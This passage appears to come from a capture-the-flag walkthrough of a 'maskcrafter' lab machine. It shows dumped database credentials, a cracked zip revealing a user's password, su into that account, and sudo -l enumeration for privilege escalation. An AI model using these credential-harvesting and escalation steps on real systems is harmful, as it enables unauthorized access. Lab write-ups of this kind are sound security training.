
```
+----+----------+-------------+------------------------+
| id | username | password    | email                  |
+----+----------+-------------+------------------------+
|  1 | admin    | P@ssw0rd666 | admin@covid19.localhost |
|  2 | user     | P@ssw0rd777 | user@covid19.localhost  |
+----+----------+-------------+------------------------+
2 rows in set (0.00 sec)

mysql> select * from creds
select * from creds
    -> ;
;
+----+--------------+------------+
| id | data_type    | password   |
+----+--------------+------------+
|  1 | zip password | cred12345!! |
+----+--------------+------------+
```

The data in table "creds" appears to be the zip password. This may be the password of the creds.zip file I downloaded from the target's FTP directory. But before that let's see if two users 'admin' and 'user' have any sudo privileges.




```
www-data@maskcrafter:/var/www/html$ su admin
su admin
No passwd entry for user 'admin'
www-data@maskcrafter:/var/www/html$ su user
su user
No passwd entry for user 'user'
www-data@maskcrafter:/var/www/html$ 
```

No,they don't have any password entry. They might be website users. I tried the password given above to open the zip file.




```
hackercoolmagz@kali:~$ unzip cred.zip
Archive:  cred.zip
[cred.zip] cred.txt password:
password incorrect--reenter:
  extracting: cred.txt
hackercoolmagz@kali:~$ ls
cred.txt  Desktop    Downloads  NOTES.txt  Public   Templates
cred.zip  Documents  Music      Pictures   rce.php  Videos
hackercoolmagz@kali:~$ cat cred.txt
userx:thisismypasswordforuserx2020
hackercoolmagz@kali:~$
```

Extracting the zip archive gave me a file named cred.txt. That file contained credentials of a user named "userx". Using these credentials I logged in as user "userx" on the target system.




```
www-data@maskcrafter:/var/www/html$ su userx
su userx
Password: thisismypasswordforuserx2020

userx@maskcrafter:/var/www/html$
```

Running sudo -l, I saw that this user "userx" can run a script "whatsmyid.sh" as a user "edvaez" without requiring any password.




```
userx@maskcrafter:/var/www/html$ id
id
uid=1000(userx) gid=1000(userx) groups=1000(userx),4(adm),24(cdrom),30(dip),4
6(plugdev),108(lxd)
userx@maskcrafter:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for userx on maskcrafter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User userx may run the following commands on maskcrafter:
    (evdaez) NOPASSWD: /scripts/whatsmyid.sh
userx@maskcrafter:/var/www/html$
```

I need to edit this file whatsmyid.sh but there are no text editors present on the target. Vi editor did not stand up to the challenge.



